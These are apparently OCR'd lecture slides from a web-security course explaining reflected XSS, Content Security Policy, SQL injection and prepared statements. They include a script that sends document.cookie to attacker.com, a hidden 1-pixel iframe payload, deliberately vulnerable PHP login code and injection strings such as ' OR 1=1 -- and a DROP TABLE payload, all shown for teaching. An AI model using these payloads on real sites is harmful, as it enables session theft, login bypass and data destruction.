


XSS: Why Does This Work?

- All scripts on victim site *bank.com* (or loaded by *bank.com*) are run with *bank.com* as the origin
  - By the Same Origin Policy, can access DOM

Reflected XSS

Reflected XSS: Attacker causes the victim to input JavaScript into a request, and the content is **reflected** (copied) in server's response



Reflected XSS

Reflected XSS: Attacker causes the victim to input JavaScript into a request, and the content is **reflected** (copied) in server's response

- Reflected XSS requires the victim to make a request with injected JavaScript
  - Ex. 1: Trick the victim into visiting the attacker's website, and include an embedded iframe that makes the request
    - Can make the iframe very small (1 pixel x 1 pixel), so the victim doesn't notice it:

```
<iframe height=1 width=1
src="http://google.com/search?q=<script>alert(1)</script>">
```

  - Ex. 2: Trick the victim into clicking a link (e.g. posting on social media, sending a text, etc.)

Search Example

https://google.com/search?q=<search term>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Normal Request

Client visits URL: https://google.com/search?q=<search term>
which runs PHP code to generate HTML in response:

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Upon Receiving URL & Running PHP Code, Google Sends Resulting HTML to Browser:

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Embedded Script

https://google.com/search?q=<script>alert(“hello”)</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Servers Sends Resulting HTML to the Browser:

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert(“hello")</script></h1>
  </body>
</html>
```

Reflected XSS

https://google.com/search?q=<script>…</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open("http:///attacker.com?"+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```

Extends beyond cookie theft: anything on webpage (DOM)!

- All emails displayed in current webpage
- Bank account information on current page, etc.

XSS: Key Mitigations

- Sanitize / escape user input
  - VERY DIFFICULT!
  - Use libraries to do this!

- Define Content Security Policies (CSP)
  - Allow websites to specify where content (scripts, images, media files, etc.) can be loaded from
  - Result if implemented: Any attacker scripts will be disallowed by the browser if not specifically “allowed” by the website

XSS: Evading Filters/Sanitization

- See: https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html for lots of examples of trying to evade filters

Content Security Policy (CSP)

- **Goal:** prevent XSS by having a server specify an *allow-list* from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- **Approach:**
  - *Prohibit inline scripts*
  - `Content-Security-Policy` HTTP header allows reply to specify allow-list, instructs the browser to ***only*** execute or render resources from those allowed sources
    - E.g., `script-src 'self' http://b.com; img-src *`
  - Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- **Goal:** prevent XSS by having a server specify an *allow-list* from where a browser can load resources (Javascript
- This says only allow scripts fetched explicitly ("`<script src=`*URL*`></script>`") from the server ("self"), or from `http://b.com`, but not from anywhere else.

  Will not execute a script that's included inside a server's response to some other query (required by XSS).

  from those allowed sources
  - E.g., `script-src 'self' http://b.com; img-src *`
- Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- **Goal:** prevent XSS by having a server specify an *allow-list* from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- **Approach:**
  - *Prohibit inline scripts*
  - `Content-Security-Policy` H… cify allow-list, instructs the browser t… rces from those allowed sources
    - E.g., `script-src 'self' http://b.com; img-src *`
  - Relies on browser to enforce

This says to allow images to be loaded from anywhere.

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP resource directives

- ✧ **script-src** limits the origins for loading scripts
- ✧ **img-src** lists origins from which images can be loaded.
- ✧ **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- ✧ **font-src** specifies the origins that can serve web fonts.
- ✧ **frame-src** lists origins can be embedded as frames
- ✧ **media-src** restricts the origins for video and audio.
- ✧ …

For our purposes, `script-src` is the crucial one


SQL Injection Attacks

Databases

- **Structured** collection of data
  - Often storing tuples/rows of related values
  - Organized in tables

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…

Database Interactions



SQL

- Widely used database query language
- Fetch a set of records:

  SELECT *field* FROM *table* WHERE *condition*

  returns the value(s) of the given field in the specified table, for all records where *condition* is true.

- e.g:
  SELECT Balance FROM Customer
  WHERE Username='bgates'
  will return the value 4412.41

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…
…	…	…

Very Basic MySQL

- Goal: Manage a database on the server
- Create a database:
  - `CREATE DATABASE cs232;`
- Delete a database:
  - `DROP DATABASE cs232;`
- Use a database (subsequent commands apply to this database):
  - `USE cs232;`
- Multiple commands delimited by ";"
  and comments delimited by "--"

Very Basic MySQL

- Create a table:
  - `CREATE TABLE potluck (id INT NOT NULL PRIMARY KEY AUTO_INCREMENT, name VARCHAR(20), food VARCHAR(30), confirmed CHAR(1), signup_date DATE);`
- See your tables:
  - `SHOW TABLES;`
- See detail about your table:
  - `DESCRIBE potluck;`

Very Basic MySQL

- Insert data into a table:
  - `INSERT INTO potluck (id, name, food, confirmed, signup_date) VALUES (NULL, 'David Cash', 'Vegan Pizza', 'Y', '2022-02-18');`
- Edit rows of your table:
  - `UPDATE potluck SET food = 'None' WHERE name = 'David Cash';`
- Get your data:
  - `SELECT * FROM potluck;`

SQL Injection

- Threat Model: attack on the website(’s database)
  - Unlike CSRF/XSS: attacker does not need to interact with a victim user; instead interacts with website directly
- Goal: Change or exfiltrate info from *victim.com*’s database
- Main idea: Inject code through parts of a query you define

SQL Injection


Prerequisites:

- Victim website uses a database
- Some user-provided input is used as part of a database query
- DB-specific characters aren't (completely) stripped

Attack construction:

- Enter malicious DB commands as part of the input query string you control

SQL Injection Example




```
$login = $_POST['login'];

$pass = $_POST['password'];

$sql = "SELECT id FROM users
        WHERE username = '$login'
        AND password = '$password'";


$rs = $db->executeQuery($sql);

if $rs.count > 0 {
   // success
}
```

Non-Malicious Input

```
$u = $_POST['login’]; // grantho
$pwd = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = ‘$pwd'”;

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // login success
}
```

Non-Malicious Input


```
$u = $_POST['login’]; // grantho
$pwd = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = ‘$pwd'”;
//     "SELECT id FROM users WHERE uid = ‘grantho' AND pwd = '123'”
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // login success
}
```

Erroneous Input

```
$u = $_POST['login’]; // grantho
$pwd = $_POST['password']; // 123'

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = ‘$pwd'”;
//     "SELECT id FROM users WHERE uid = ‘grantho' AND pwd = '123''”
$rs = $db->executeQuery($sql);
//    SQL Syntax Error
if $rs.count > 0 {
   // success
}
```

Malicious Input

```
$u = $_POST['login']; // grantho'--
$pwd = $_POST['password']; // 123


$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$pwd'";
//     "SELECT id FROM users WHERE uid = 'grantho'--' AND pwd = '123'"
$rs = $db->executeQuery($sql);
//    (No Error)
if $rs.count > 0 {
   // login success!
}
```




No Username Needed!

```
$u = $_POST['login’]; // ' OR 1=1 --
$pwd = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = ‘$pwd'”;
//     "SELECT id FROM users WHERE uid = '' OR 1=1 --' AND pwd…”
$rs = $db->executeQuery($sql);
//    (No Error)
if $rs.count > 0 {
   // Success!
}
```

Causing Damage

```
$u = $_POST[‘login’]; // '; DROP TABLE [users] --
$pwd = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = ‘$pwd'”;
//     "SELECT id FROM users WHERE uid = ''; DROP TABLE [users]-- …”
$rs = $db->executeQuery($sql);
// No Error…(and no more users table)
```

SQL Injection



SQL Injection: Why Does This Work?

- Database does what you ask in queries!
- The attacker's input data is interpreted partially as code ☹

SQL Injection: Key Mitigations


- Sanitize / escape user input
  - Harder than you think!
  - Different encodings
  - Use libraries to do this!
- **Prepared statements** from libraries handle escaping for you!
  - e.g., use PHP's mysqli (in place of mysql) with prepared statements
  - https://www.w3schools.com/php/php_mysql_prepared_statements.asp

SQL Prepared Statements

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM Customer WHERE
                        Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);
   return p.executeQuery();
}
```



"Prepared Statement": specify to compiler what is user input (treat as string and never as code)

SQL Injection vs. XSS

SQL Injection

attacker's malicious code is executed on app's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser